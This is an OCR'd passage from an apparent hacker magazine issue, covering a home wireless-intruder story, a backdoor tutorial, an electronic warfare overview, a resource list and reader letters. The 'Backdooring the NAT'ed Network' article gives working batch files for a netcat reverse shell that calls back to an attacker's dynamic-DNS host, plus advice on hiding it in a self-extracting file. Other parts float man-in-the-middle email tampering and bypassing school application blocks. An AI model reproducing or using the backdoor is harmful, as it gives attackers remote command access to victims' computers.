I started a manual log. I started recording when the visitor/intruder appeared in my DHCP logs, the IP addresses accessed, MAC address, and other notes. Later, this will also help you see patterns in access and usage. Naturally, you don't want this to be something that your intruder can access. An ideal method of logging is to record such information on an older notebook computer that you don't connect to your network. You may even wish to run a separate, internal, private network - even at home, to segregate your key data.

What Happened Next?

I was able to witness logs of my intruder on a number of occasions. Nothing special - unfortunately his e-mail was accessed by an encrypted session, so I didn't have the option of following through with some creative options. For example, if the intruder were e-mailing his girlfriend or business associates, I could have contacted them directly and asked that he stop using my network to establish his message traffic. I could have also injected my own messages in his e-mails ("man-in-the-middle" attacks would have just been one possible method to employ.) There are many creative possibilities - use your imagination.

My visitor came back on my network with another system and also accessed a few websites. The general usage pattern hadn't changed too drastically. By checking my logs, I could see similarities and patterns in usage. However, the second system had a better security profile and was set up to use the ISAKMP (Internet Se-

curity Association and Key Management Protocol) for secure virtual private networking.

Missed Opportunities

My intruder had a number of intrusion opportunities available. My iPAQ handheld was only accessible wirelessly via SSH. Once a root SSH session was established, I would enable Samba filesharing (take a look at http://www.➥samba.org for more information on this open-source effort that provides Windows networked filesharing for Linux and Unix platforms) to use my iPAQ as a portable, handheld file server. I did leave this open for routine periods on purpose. My iPAQ SSH configuration was subject to predictable packet sequence ID attacks, which could allow an intruder to determine the upcoming packet sequence in "secure" communications, and terminate and take over an IP session, or commit other actions. Two of my other machines were running VNC servers on occasion (whenever I manually invoked VNC on these systems) - but these systems were never probed. I had some security and routine patches on my machines, but left them open for now to facilitate potential intrusions until I deemed my little experiment with my neighbor over. I even reset the router to its default password. This password is well documented and the router could also serve as a lure to gauge the neighbor's degree of interest in my network.

I ran nmap (Network Mapper - free open source utility for network exploration or security auditing) and Nessus against my own systems so that I would know what he would see if he attempted to probe my systems. If you are interested in learning more about these network exploration and vulnerability scanning tools and obtaining them (they are free), go to http://www.insecure.org and http://www.nes➥sus.org. My logs and account histories showed no signs of funny business, but I wanted to know which services and capabilities I had that could be exploited, as well as how - also to determine if any additional services or fileshares had been created. I didn't want to really close off anything - I just wanted to be aware of how my systems could be abused and to be in a position to monitor any attempts to take these systems over, or manipulate them. I had original replacement media to rebuild any system and my personal (and any business data) was safely on my external drive that was powered off. Anything that I really needed to do could be done by my taking the hard drive off of the server, and either throwing it onto my network without the wireless card, and using it off line - or using it locally on notebooks or other networks.

I left my systems as they were, but took additional steps to facilitate some basic monitoring. One key change that I made immediately was to take extra steps to protect my shared files. The database system also doubles as a file server - I am using a 100 GB drive in a USB enclosure. I physically powered that device off for the duration of my "experiment."

Some Fun Options

Change name of the network - was Dorkmaster (in honor of the National Computer Security Center's Dockmaster system). I considered changing the name (any change of the letter "o" to any other vowel would have been fun). See how long it takes for the neighbor to, and how.

There have been many stories of companies that have had their networks penetrated that have been sent e-mail suggesting that they improve their security, sometimes with specific recommendations, and sometimes even with threats. There have also been many times that someone penetrated a system or network, and then they have been afraid to report it for fear that they would be traced and prosecuted. While not a perfect solution to this problem, I am suggesting the creation of a writable, publicly shared file with an "unauthorized user access form." This form would have spaces for any potential intruder to fill in, complete with their name or handle, method of attacking the network or otherwise circumventing security, and whether they think that they left any traces. The form would specifically not grant permissions to the user - after all, it's an *unauthorized* user form, but would provide an additional feedback reporting mechanism. If nothing else, it might give an uninvited visitor a laugh.

With some basic scripting, you can identify any strange or unwelcome IP connections on your network. A program called tod ("touch of death") can be used to kill IP connections - look it up. With tod and a little more scripting, you can kill any of these connections. Actually, that would make it too easy for anyone intruding on your networks, and may make your countermeasures obvious, if not (almost) pedestrian. I enjoy using randomization in the use of such tools. If you are going to kick someone off your system, do not do it every five minutes, or every 15 minutes precisely - mix it up. Work into the time frames that you commit actions to annoy or frustrate the intruder such factors as the weather (you can pull weather data off of the web), the value of pi, the day of the week, the temperature in any of the world's great cities (accessible automatically with some scripting and the use of the web], and random numbers.

Besides, if you are asked to explain what actions you have taken, it makes the explanations much more entertaining. You can also look at your logs, and watch or monitor how your intruder reacts every time he is kicked off the network. For more fun, do not merely kick him off. Force him into segregated subnets with limited options, make additional files (crafted for him) available for his viewing, etc. You can always leave a message that he "is not worthy." If you have identified him, you may even leave a photograph if you can find a digital image of him.

Foxhunt

In amateur radio (or in certain government circles), a "foxhunt" is a method used for tracking the operation of a transmitter or radio, especially one that is operating covertly. There are a number of methods that can be used: radio direction finding gear can be employed. Multiple strength readings from multiple locations can also be used to determine the source of radio signals. Presently, there are a number of programs and options for finding and identifying wireless access points. A program for a handheld PC that could give the strength of not the access point but the connecting party, based for example on internal IP address or MAC address, would be an ideal tool. This could be used by an individual walking away from an access point, and using a "sweeping" pattern with the handheld PC to follow the signal to the connecting party. Walking with such a handheld PC could quickly track down connecting parties to a wireless network.

These connections were not the result of a novice user innocently tripping onto my wireless LAN. Over a period of time, I was able to witness some of the websites being accessed (from my router logs), as well as his system being made more secure over a period of time (through the use of my assessment tools and their logs). Also, the use of NetStumbler showed that there had been no active wireless access point in the vicinity, even before his presence on my network. He wasn't connecting to my net by mistake.

I have a good idea who my intruder is. Right now, the security is about what it should be and my "friend" hasn't been appearing. I watched some usage patterns over time, and am aware of the people who (generally) are in a reasonable proximity and have been around during the system's accesses. I am not naming the person (I do have access to system and domain names). At some time in the future, I may set up a wireless honeypot for fun. I wonder how long it will take for a reconnection attempt.

Disappointments

My disappointment was not in having a visitor using my wireless access point. I had a really great excuse to run nmap, Nessus, and snort. My disappointment is that my visitor did just what most minimally tech-savvy business travelers do when traveling with a notebook, wireless card, and fleeting sense of glory - he just found a freely available access point to treat as a wireless hotspot with which to receive e-mail and to use VPN connectivity.

Part of my disappointment is that my neighbor wasn't more interesting. MS Passport and e-mail accessed via port 443. Just blather on my network. Some VPN traffic. Boring. At least he looked up RoadRunner's DSL Internet service. Maybe he was thinking of buying his own service. Also, I am presuming that it was a "he" - my area isn't known for having a large population of Hacker Chicks.

The person who connected to my network made some mistakes. Firstly, and most importantly, I believe that he has exposed his corporate enterprise network to harm. He is using ISAKMP for VPN access, and he used encrypted mechanisms for accessing his e-mail. However, I identified the unauthorized systems on my network as having a number of vulnerabilities (although the second system has a much more secure overall posture). He also revealed himself by using a workgroup name that I don't use. My tip-off was the result of a Nessus scan against his machines, but the presence of his workgroup being introduced to my network was readily visible as soon as I looked for it on one of my Windows systems via the Network Neighborhood. Should I have chosen to exploit his intruding systems, the VPN protections - and any private networks he is accessing - could also have been subverted. His boss shouldn't be happy with him. Perhaps his company should have a policy against using networks without proper authorization when accessing corporate assets.

Also, there were opportunities to for my neighbor to attempt to exploit SSH holes, the router itself, VNC, and other services. I used whatever opportunities presented themselves to scan and monitor suspected intrusions to my network. I picked up a little experience with some nice tools, but would have enjoyed the opportunity to scan more systems (if there were a higher and more varied rate of intrusion), as well as more time for me to develop scripts to automatically and selectively scan any new systems that were unfamiliar to me.

Conclusions

There are a number of extra steps that can be taken to further protect your systems. Some of

these steps are more procedural than technical. I am not a lawyer, but apparently click-through software and usage contracts are enforceable. One approach to expanding your options should someone attempt to connect to your network would be to first have them click-through "splash" screens. Bring up a statement that they may use your technical systems for throughput connectivity only. Also, that this will cost them US $1000 per connection with a one-hour duration maximum, that they are responsible for such usage, and that no guarantees are rendered or implied on your part. If you figure out who is connecting, they will have fun when you send them a bill, and when they are sent a notice to appear in court to pay you your access fees. You are no longer the owner of a victimized network - you are an ISP charging exorbitant rates! Besides, if they don't meet their contractual obligations, you can always offer to them the option of your pursuing the criminal charges for accessing your systems and networks without authorization, and not worrying about pursuing them over your "modest" access fees. A more interesting approach might be to have a web-enabled screen come up stating that no permission, implicit or expressed, is granted, and that should the party attempt to further make use of your networks that they will provide compensation in the amount of $500 per hour of your time that is necessary to investigate and remedy the state of your systems following their unauthorized use. Further, they grant to you full and unfettered access rights to any of their systems (and connected networks) without any liability to yourself. Make it a long "contract" - what are the odds they will read the whole thing, anyway? Perhaps you can work in some language that they are accepting your offer for "computer security services" against their network - again, for substantial rates.

The real risk when someone comes onto your network uninvited may not be that they will violate your privacy and corrupt your systems, but that you may invade theirs, and even send them a bill! You may even be able to do it legally.

Shoutouts: YO AG HI

Backdooring the NAT'ed Network

by David Dunn

Two things to mention before we begin:

(1) The method I am describing here is illegal without permission from the party being backdoored and is *extremely easy to trace.* If you use this against anyone who would prosecute you, you *will* be caught and convicted. So don't.

(2) All of the methods described in this article (client, server, or both) can be recreated with almost no changes on any Linux machine using the same tools, but for the sake of time and the popularity of the Windows OS, I'm only going to cover Windows 2000 and XP here.

Network Address Translation: An Introduction

Network Address Translation (or NAT) is extremely useful in today's high-bandwidth environment. Homes and businesses connected to the Internet via cablemodem or DSL can use a router running NAT to connect multiple machines to the Internet simultaneously while still only having to pay for one connection and one external IP address.

The downside to this (for anyone who is attempting to install a backdoor, that is) is that the router acts as a one-way valve, and while it will allow connections to be established by computers on the internal network trying to reach the outside, computers on the Internet cannot initiate direct connections with computers inside the network. For this reason, it is necessary to create a backdoor that will attempt to reach us instead of one that will merely run in the background, awaiting a connection.

Part One: Setting Up Your Return Address

The idea here is that the backdoor you install is going to contact you, so the first thing you have to do is make yourself available for contact. A good way to do this is by setting up an account with a dynamic DNS service like no-ip.com. There are several places like this and most offer some type of free service for domains that are just a sub-domain of their own (for example, yourname.no-ip.com). Just download their update utility and install it on your machine. Whenever your IP address changes, the DNS records for your domain will be automatically updated.

Once you've registered your domain and

have it forwarding to your IP address, it's time to set up the server that will listen for connections from your backdoor. For the purposes of this article, I'm going to use port 10515 for incoming connections, but you can use any port you like.

First, download NetCat for Windows from http://www.atstake.com/research/tools/➥network_utilities/nc11nt.zip and unzip it.

Next, in the same directory to which you unzipped NetCat, create a new text file, and call it "server.bat". This file should include the following:

```
@echo off
cls
nc.exe -v -v -L -p 10515
```

Run this new batch file and you should see a new terminal window that reads:

```
listening on [192.168.0.1] 10515 ...
```

In this example, 192.168.0.1 is the IP address of the machine that server.bat is running on. If you are behind a router, you're going to need to forward the incoming port 10515 on your router to port 10515 on the machine server.bat is running on. If you don't have a router and are connected directly to the Internet, don't worry about it, you're done.

Part Two: Creating the Backdoor

So now all that's left is to create the backdoor that is going to sit on our target machine and connect to the server.

Make another new text file, and call it "back➥door.bat", and include the following:

```
@echo off
echo You have been owned.
nc -d -e cmd -t yourname.no-ip.com 10515
```

Basically, this is telling NetCat to (1) detach from the console and run in the background, (2) to execute the command "cmd", (3) to answer to telnet negotiation, and (4) to connect to your server at yourname.no-ip.com on port 10515.

Part Three: Usage

Copy the nc.exe and the backdoor.bat files to a directory on the target machine and run backdoor.bat. If everything is working correctly, you'll now see a terminal window with our friendly little "You have been owned." message displayed. Feel free to close this window.

When you return to the server machine, you should now see something to the effect of:

```
listening on [192.168.0.1] 10515 ...
connect to [192.168.0.1] from hostname
➥[192.168.0.2] 10179
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\backdoor\>_
```

Congratulations, you're in. If you'd like to make the backdoor a little easier to distribute, you can compress backdoor.bat and nc.exe in a zip file and use it to create a self-extracting file that will execute the backdoor.bat program when opened.

Shoutz to Mr. B and jeste\2.

ELECTRONIC WARFARE

by HOMA

This article covers only the terrestrial forces (what is normally called army) and not air force or navy.

The term Electronic Warfare has existed in the army for at least 60 years, but it evolved dramatically only in the last 25. Digital Warfare was a sub-department of EW but in the last eight years in most countries (at least the ones that have the know-how) it is becoming a division itself.

We are not going to bother with DW since most of its techniques are known to you. It is mainly hacking. Maybe sometime later.

EW is separated into two main categories, Passive and Active. Although both are really important, Active EW is not really appreciated since it is mostly damaging to both parties. And since it is easier to describe, we will start with this.

Active EW. has the intention of blocking enemy communications in any way. Most known techniques are Frequency Blocking, Spectrum Masking, and Poisoning.

Frequency Blocking: If we have managed to find out the exact frequencies the enemy communicates with on either voice/data, we fill that channel with noise in order to disable that communication channel. When doing that, that specific channel is inaccessible by either party.

Spectrum Masking: By SM we block as much of the spectrum (frequencies) as possible. By doing this we disable all wireless communications for all parties. This should be done only when it is of extreme importance and if we are able to communicate by other means (such as cables).

Poisoning: This technique is extremely difficult to use. It requires a fluent speaker of the enemy's language, the proper air-codes and code names, and in the case of digital transceivers that send a signature - that exact transceiver's signature. Although it is extremely difficult, there are two cases where it is easier to handle, either during peace in quite remote locations where the enemy is away from their command post, or during a battle when lowly trained personnel use the radio equipment.

Passive EW. PEW is all bout information retrieval. The PEW units are always operational, during peace and war. They are fast to deploy (most of the time they do "on-road" interceptions) and highly mobile. Their main drawback is that they are extremely vulnerable, since they are manned by a maximum of three persons with the exception of a unit that is acting as Active/Passive, in which case the count goes to five. (There are really small units of just one person. But these units are capable of interceptions of only really inferior technological enemies. There are many crypto devices that weigh more than 50Kgs, add the weight of a light transceiver 15Kgs (15W), a small antenna 3Kgs, cables 5Kgs, and you have a small rack that can intercept transmissions from equipment before 1994. There are special attack teams though that have limited equipment that can be used after they manage to get a hold of "inside" info.) No Active/Passive Unit is allowed to be out posted during battle.

PEW (Peace). Since the units have to be placed near the enemy, it is of huge importance to camouflage them. The most used and successful camouflage is to position them inside civil areas and best inside densely populated areas. The main drawback is interference by domestic appliances (mobile antennas, radio/TV stations, police, airports, ports), but since most operate on low frequencies, we have only to worry about the "noise." Positioning PEW inside cities is safe, since they do not transmit and their signature/feedback is extremely low, making them almost invisible when mixed with the domestic noise. From these locations the units intercept as many signals as possible. The units record everything of importance (they should be educated in the enemy's language) and log as much info about the transmitter (frequency, time, transmitter signature (analog/digital), code names, location) as possible.

In the case of an analog transmitter, there are specific patterns that it transmits, mainly due to hardware alterations with the voice/data, that can be used as an identifier. With a digital transmitter we have to "break" the transmission in order to create a signature.

The transmitter is located using a technique known as triangulation which needs three different units (minimum two) in various locations or one stable unit and one mobile. It is however common to have more than five units triangulating the same target. I have seen targets pinpointed in less than one minute by the cooperation of eight units where the target's distance was more than 300Km (not in an exercise).

The recordings are either translated locally or sent to the unit's command post for translation and then destroyed. All the translations are sent to the command post for further analysis. Even the slightest info can be useful after correlation.

There are also outpost units that are located in rural areas and are easily identified by the enemy. These units acquire the most useful info during peace, since they are mostly located beside the enemy border. The drawback is that although they are manned with the most capable stuff, they are also the disposable ones since there usually isn't enough time to Pack and Go. Many times they are used as a type of front line with artillery support.

PEW (War). During war, the units perform the same tasks and in addition they become mobile. This minimizes the ability to locate targets, but a properly "tooled" unit can intercept everything in a radius of 80Km and transmit in real time raw or translated material (translation on the move is difficult for small units since it is common that the most disposable person is also the driver and translator). There are cases in which a PEW mobile unit can act as an info hub for terrestrial forces although this is usually done by stable units.

PEW equipment. Because of the lack of firepower the units need to be mobile and since the equipment is of substantial size and weight, small vans are used. The van's back is a small room called Faraday's Cell. This room in a perfect world should not transmit anything, no radio waves, light, infrared, nothing. PEW is based on its stealth abilities.

Inside the room, you can find wide area receivers which have a vast range of frequencies. They are made only for the army and usually are comprised of many smaller ones that cover

smaller ranges. In addition you can find digital to analog and analog to digital converters, mixers, demuxers, at least one transmitter, computers, crypto devices (in black box form and in software form), antenna kits, signal amplifiers, spectrum analyzers, recording media destroyers/sanitizers, and media recorders (magnetic media is quite common since it is easy to destroy).

In the event that the unit is active, there is also a powerful transmitter connected to one of the computers.

The OS used from what I've seen is unix-based with some instances of Solaris, although I know of at least one country that uses MS W2K.

The software used is mostly audio related and some of it is commercial. The most needed software type is audio filters, although these are created by the army in most cases. There is a "procedure" in which an area spectrum pattern is acquired in order to identify the normal "noise" of the area and then easily remove that from the recordings. It is used also to make an assumption of a transmitter location by comparing area patterns.

Notes

Poisoning was heavily used during the 50's and 60's mainly for "ejecting" fake information to the enemy, usually trivial info in order to check our own ability of intercepting.

PEW units have a wide ability of transferring information in case of emergency and keeping it safe, by even using steganography to import info to public media, like the public phone system and others.

It is essential that all forces "trade" information with each other and the General Command Center is the major data analyst.

PEW units intercept anything wired/wireless from transmitters to mobile phones. During the 90's some basic data analysis was done on site by the use of automated systems (software).


It is of critical importance that the enemy doesn't know what we know about him, even though he knows we intercept. Many "mistakes" happen in order to sustain that.

Other than audio, units intercept and transmit other media like video and images.

Big Note

Cryptography adds too much overhead to wireless communications and requires more expensive equipment. To accommodate for this, frequency hopping is used in line with low bandwidth encryption that varies from the cheap 50 bits to the expensive 256 bits (expensive mostly in bandwidth). Every country that uses frequency hopping creates a table of hops (frequency matrix) that is also used as the key most of the times and distributes this to all of its units (not only to EW). This table resides in the transceiver's memory and depending on its hop ability it cycles through them, thus breaking audio/data into small chunks, and transmits. The difficult part in intercepting FH transmissions is not the encryption but finding out the hop table, and synchronizing the receiver to it. The easiest method is acquiring the tables from the enemy.

I hope the information posted here is of educational use to you. I am sorry if I made any mistakes. I am not sorry for being brief but sharing more could identify procedures that would jeopardize my country's and other countries' safety. As a note it is quite easy to find operational manuals over the net for various army tactics of different countries, but fortunately these mostly are outdated or fake. Keep in mind that most really important information is kept in such high levels of secrecy that only highly ranked officials have access to it on a need-to-know basis. Also do remember that the army trains personnel by repetitiveness, thus making the use of manuals obsolete.



by Bryan Elliott

Grok (v): 1. To drink; 2. To consume or be consumed by, and become one with; 3. To understand

In working with computers, it is difficult to avoid getting discouraged by an inability to fully understand something. Be it compiling a kernel, building a client for a protocol, showing that a security weakness exists by reproducibly exploiting it, or something as simple as building a computer from parts.

I've spent years doing what I do - that is,

playing with concepts - and know that if a computer can do it, it's merely a concept. One that must be understood to be used to its full potential.

This article is pointed at beginners, so I'm going to quickly assume that's what you're in. (If you're in OS-X, you'll find the *nix-related links useful. If you're in linux, then this article is likely a walk down memory lane.)

In your travels and quests in computers, you'll come across many stumbles. I've compiled a short list of tools that can be used to overcome them.

http://msdn.microsoft.com/library

The Microsoft library is a repository of all things related to development in a Microsoft environment. This includes Internet Explorer, and makes it powerfully useful for anyone doing any sort of web design (it helps you work out how to de-quirk the quirkiest aspects of the MS Browser). Additionally, it contains documentation of the Windows API - a highly important reference for anyone doing Win32 prots and programming.

http://www.w3.org

For any other browser in the world, the WWW Consortium is the place to go. The documents here are gold, pure and pristine. If you're having trouble with any browser-related concept, this is the place to go.

http://www.faqs.org/rfcs/rfc-titles.html

RFCs are the lifeblood of the Internet. They define how servers serve, how clients connect, and what capabilities you the user - or you the developer - have. If there's anything you want to learn how to do, network-wise, you'll find out how it's supposed to be done here.

http://muffin.doit.org/

The hacker naturally has a yearning to see what's going on behind the scenes. Muffin, a java-based local proxy with filtering capabilities, allows this and much, much more. Further than this I won't explain. You have to download it.

http://netcat.sourceforge.net/

I won't go much into this. Netcat has recently been featured in *2600,* and is, as everyone says, the Swiss army knife of networking. It's essentially telnet with the ability to have its output redirected, and if the documents at w3 are gold, this ability is diamond when you're trying to figure out a protocol. However, much like the scissors on a Swiss army knife aren't too useful as tin snips, netcat sometimes has its shortcomings.

http://www.php.net

This is the most useful programming language I know of. By "useful," I mean "easy to learn and powerful." Hell, after you've got it installed and even on a Windows box, you can use it for shell-scripting.

I don't mean to slight perl, but it's not nearly as simple a language. Sure php code turns out ugly, but then, so do crayon drawings of a three year old. Still, an artist of high aesthetic can produce works of art using only crayons. Point is, I wouldn't give perl to a newb; it's much like giving a three year old a mechanical pencil. C, on the other hand, would be more like giving our child a sculptor's knife - but I'm digressing.

http://www.knoppix.net

Once you feel that you've surpassed Windows and want to give Linux a try, this is the distribution I suggest. Why? It requires no commitment. If you want to "mess around" with Linux, you have it there at your disposal with a minimum of fuss. Certainly there are better distributions, but few have achieved Klaus Knopper's simplicity of trying Linux out.

http://www.tldp.org

If you're curious about Linux, this is definitely the place to learn things. I would suggest starting with the "Pocket Linux" guide, as it's a lead-the-user-through-by-the-nose description of how to build your own mini-linux.

http://www.gentoo.org

I won't go into Linux superiority with anyone. A distribution - or OS - is as personal a choice as a religion. Gentoo is a Linux distribution that gives you a choice as to where you want to start and lets you build your system from there. One Gentoo system is no more the same as another, yet it has a zen-like package manager, the ebuilds system, which leaves RedHat's RPMs and Debian's apt in the dust far as I'm concerned. Furthermore, the simple act of getting your system up and running is a challenge that will leave you with an immense knowledge of how a Linux system works.

That's that. There's more to tell, but only 60 pages in an issue of this lovely magazine. I hope you all grok what I've told you to fullness.

Meanwhile, I'm going to go and grok a few beers with some friends. I've had enough of geek-grokking for the day.

Back and Forth

Questions

Dear *2600:*

What do I have to do to get an article printed in *2600?* Just email it to you people? Also, when is the next edition coming out?

Deepen D. Shah

There are two ways to get us articles. One is to email it to us at articles@2600.com. We ask that standard ascii text be used since we tend to lose patience quickly if we run into format incompatibilities. You can also send us postal mail at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA. The next edition is already out but there's always another one in the works.

Dear *2600:*

I was in the process of writing an article about the software that is used by the cable company where I work. It's basically an explanation of the AWD Contact software by DST Innovis. I have a few screen shots of the software in action. I know that I personally find it interesting when I get to see things that the guy on the other end of the phone or across the desk would see if he or she is looking at my account. I'm just a Tier 1 service rep so I wouldn't be able to give too many details about the server side of things though. I was just wondering if you think this would be of any interest to your readers and what the length of the article should be. Thank you for your time.

Mike

It most definitely would be interesting as would any articles on systems like this written by the people who use them. Don't worry about length. Just tell us what you think to be interesting and relevant and we'll make it fit.

Dear *2600:*

I have loved your mag ever since I picked up my first copy about two or three years ago. But I have a question. What is ncsc.mil and all of its subdomains? I have been wondering about this for a while. I googled it and I still can't find an answer. Can you guys help me out on this?

Shell

The National Computer Security Center is a part of the Department of Defense and has existed since the early 1980s. Their stated goal is to encourage the "widespread availability of trusted computer systems." You can find a whole bunch of info at http://www.radium.ncsc.mil ➥/tpep/process/faq.html.

Dear *2600:*

I just picked up my first issue of *2600* (21:2) and I found it slightly confusing. Since *2600* is a hacking magazine, I thought it would be filled with things about computers and how to use them to do certain things. Not only did it have things to do with computers, but it had articles on a bunch of miscellaneous things, such as how to make an impromptu lock pick. So my question is, what is the definition of a hacker?

Sheri Lowers

That's the million dollar question. You've correctly assessed that it's not just about computers. It doesn't even have to be about technology. Hacking encompasses all sorts of things, the basic common denominator being the desire to obtain information out of something or someone in order to gain knowledge. It almost always takes time and effort to get this. The ingredients that are essential for any hacker regardless of what he or she is hacking include patience, persistence, and the ability to accept the fact that most people won't have any appreciation for what it is they're trying to do.

Dear *2600:*

How could the electronic voting machines be corrupted? Is this specific to only Diebold machines or to others as well? If there is validity to all these charges surging across the Internet and being reported in big city newspapers, you would do your country a great service by unmasking it.

Carole

We couldn't agree more. The trouble is getting access to these machines and/or the people who have all of the info on them. When we do get the data, you can bet that we won't be sitting on it.

Dear *2600:*

I was wondering if HOPE is really worth going to? I live all the way down in Florida and am really interested in going. Is there any chance you could explain a little bit of what goes on at the HOPE conference in detail? Thank you ahead of time.

Nick

You're either very late or really early. HOPE takes place in New York City on "even" years and we have a sister conference overseas during the "odd" years. So the next HOPE will take place in 2006. It's basically an international gathering of thousands of assorted hackers right in the middle of New York City. We happen to like it a lot. To see (and hear) what we did last time, check our website at www.hope.net.

Dear *2600:*

I have subscribed to *2600* for one year. I'll be moving from my current address to a new one in about a month's time. Is there a provision on the www.2600.com site for subscribers to make these kind of changes?

Sarma

We don't keep subscriber data on any machine that is online which means you cannot access such information in this fashion. You can, however, send email to subs@2600.com with the details. Be sure to include your address label coding. If for whatever reason you don't have this, we'll call you at the phone number you provided when subscribing. Failing that, you should send us an official postal address change card.

Dear *2600:*

I have acquired info of a possibly useful or at least informative nature that could affect multiple governments. I acquired this info after being arrested for crimes related to it by the Secret Service. I am still going through the courts. Do you want this information?

LeStat

You have to ask? That's what we're here for!

Dear *2600:*

Recently I discovered that I was hacked. I've come to you for some kind of recommendation. Is there any way you can answer the following questions, please?

How can you tell exactly who hacked you, or do they cover their tracks? Is there any way to catch them? (I've seen that there is a program called Tripwire but I believe it's for some other kind of operating system, not for Windows. Is there something like that for Windows?) How do you get someone to leave you alone so they don't keep hacking you?

I've never done anything to this person or persons. I picked up your magazine recently to possibly get some kind of information to get this to stop. I am using Zone Alarm firewall, Norton's Antivirus, and Adaware spyware removal program, but they seem to be able to break through all of this. I am running Windows XP.

Also, can you answer this: Is it better to run a Mac OS? Or can someone break into that type of system as well? Thanks for your help. Also, you guys have an interesting magazine.

Andrew 0.

Unfortunately, being "hacked" lately seems to encompass everything from someone actually getting access to your data from a remote location to the power cord of your computer falling out of the wall. We need more details. How do you know you are being hacked? If there is adware or spyware on your system, this is a subject we've devoted a lot of space to (and it doesn't really involve hackers, except that they're the ones trying to stop it). If you actually know who is behind this, there are a number of things you can do in order to get them to stop. But again, without specifics, it's hard to give guidance. There is a version of Tripwire for Windows but it isn't free. And you might have better luck running a Mac but remember that no system is completely secure.

Dear *2600:*

For four and a half years I have been hearing voices from people who claim to be in the Secret Service and they tell me things that come true. I only started hearing the voices after the FBI visited my home. Has anyone mailed with this same complaint?

Tabetha

You wouldn't believe how many complaints like this we get. We don't know how helpful we can be but we can tell you that in all likelihood those aren't the voices of the Secret Service. You say what they tell you comes true and we know that anything the Secret Service might tell you usually winds up being a lie.

Life's Little Experiences

Dear *2600:*

First, I want to say that I love your magazine. I have only read two copies of it and already I have learned new things and now am wanting to actually do my chores so that I can get paid and buy a subscription. So good luck with the magazine and I hope it will affect people in the future. Anyway, I would like to ask a question or two. In our school, we now have COWs (Computers On Wheels). We all get our own laptops in certain classes but we can't take them home. Anyway my friend and I have just recently discovered the fun in DDoSing servers. We really hate our school because they are just complete assholes to us and they took away all of our computer rights unless we have to type essays (which we do on the COWs). So my friend and I hatched a very evil plan. We would figure out the IP for the host of all the COWs and DDoS it. We don't have all the people yet that we have in on this, but I would just love to know if DDoSing sites/servers is legal or not. I would hate to do this and end up getting pieholed in the local slammer. If you think I'm just being a script kiddie, then go ahead and flame me. I really don't care.

DemonEclipse

We're going to divide this reply into two sections. The first is for the letter writer and the second is for everyone else. Please only read the section that applies to you.

1) We are in awe of your skills and abilities. You clearly understand that denial of service is the same thing as freedom of speech. Anyone who would stand in your way is an idiot who deserves whatever it is you decide to do to them. The injustice of this whole thing is that these people will probably try to do something restrictive to you after you attack them. They're obviously too stupid to do the right thing, which is to yield to your superior intellect and let you do whatever you want.

2) Where do these people come from? If there was ever any justification for a school taking away "computer rights" and acting like "complete assholes," here it is. While it may be true that the school started treating people unfairly first, thus incurring the wrath of people like the above, this is still no excuse for wanton vandalism which is what a denial of service attack basically is. We can only hope there are people in this school willing to confront the school's unfair policy who will also come up with a way to negate the idiot factor.

Dear *2600:*

I couldn't believe how closely the article about trust mirrored my own high school experience with respect to public school district network security, or lack thereof. Since seventh grade, my crew and I have been giving the district admins a run for their money. We never did anything *too* malicious - at least for me, I was always in it for the thrill of doing it just to say I did it, not the thrill of exploiting it. For example, I used two separate methods of obtaining teacher-level login info and succeeded both times, but never used that info to do any damage. In fact, I was always very willing to conference with district admins to make them aware of security holes.

One of my funniest (mis)adventures was when the local librarian, who had been searching in vain for months for something to get me in trouble for, approached the principal with a screenshot of my personal folder which contained mstsc.exe (renamed to not_mstsc.exe since the security policy for disallowing execution of the program was based on the *name* of it) and mstscax.dll. She claims I broke Lake Washington School District Rule #3 for online conduct: I downloaded a file (don't even get me started). I got called to the assistant principal's office and confidently strutted in and said hello. He briefed me on why I was called in and I respectfully explained that I hadn't downloaded anything. I showed him the properties of not_mstsc.exe and pointed out that, in fact, Microsoft Corporation of all entities was responsible for coding the file and it was a part of the Windows OS. Of course he couldn't take my word for it even though it was in plain black and white right in front of his eyes; he had to call HelpDesk to verify this fact. He asked me why I had it, and rather than weave an intricate lie, I grinned and simply told him the truth: I used it to rdp to my home box so I could access personal and restricted files and browse the Internet unfiltered. Needless to say, he was stunned.

Surely I must have broken some rule in doing this. He reviewed the district guidelines to no avail. I probably sat there for 30 minutes before he finally said something to the effect of "well, I'm not sure what you did, but I know it was wrong even though there is no rule preventing such behavior, so until I can find a way to get you in trouble, you're free to go."

Eventually the admins found a way to block execution of the program through the internal name. Within ten minutes I had (admittedly illegally) downloaded reshack, changed the internal name to google.exe, modified the title bar name to "Google Search - chemistry news" and changed the program icon set to that of Internet Explorer so when I minimized it, it wouldn't look suspicious. They never caught me and I never heard another word from my assistant principal on the matter. Even without mstsc, I still ran apache on my home box with cgiproxy custom modified to look exactly like google.com, which could get me anywhere on the net anyway. I'd be interested to see some similar stories of fledgling hackers like myself.

Austin D.

While many would say you're wasting your time and needlessly aggravating your school's administration, we wouldn't. You have two advantages. You know the rules and how to use/abuse them. You also are not using your knowledge for anything that would adversely affect the system or another user. This by no means guarantees that they won't throw some sort of a book at you. But if you actually do get through to someone in charge who can recognize what it is you're really doing, the absurdity of the rules and overall harmlessness of experimentation may become apparent to them.

Dear *2600:*

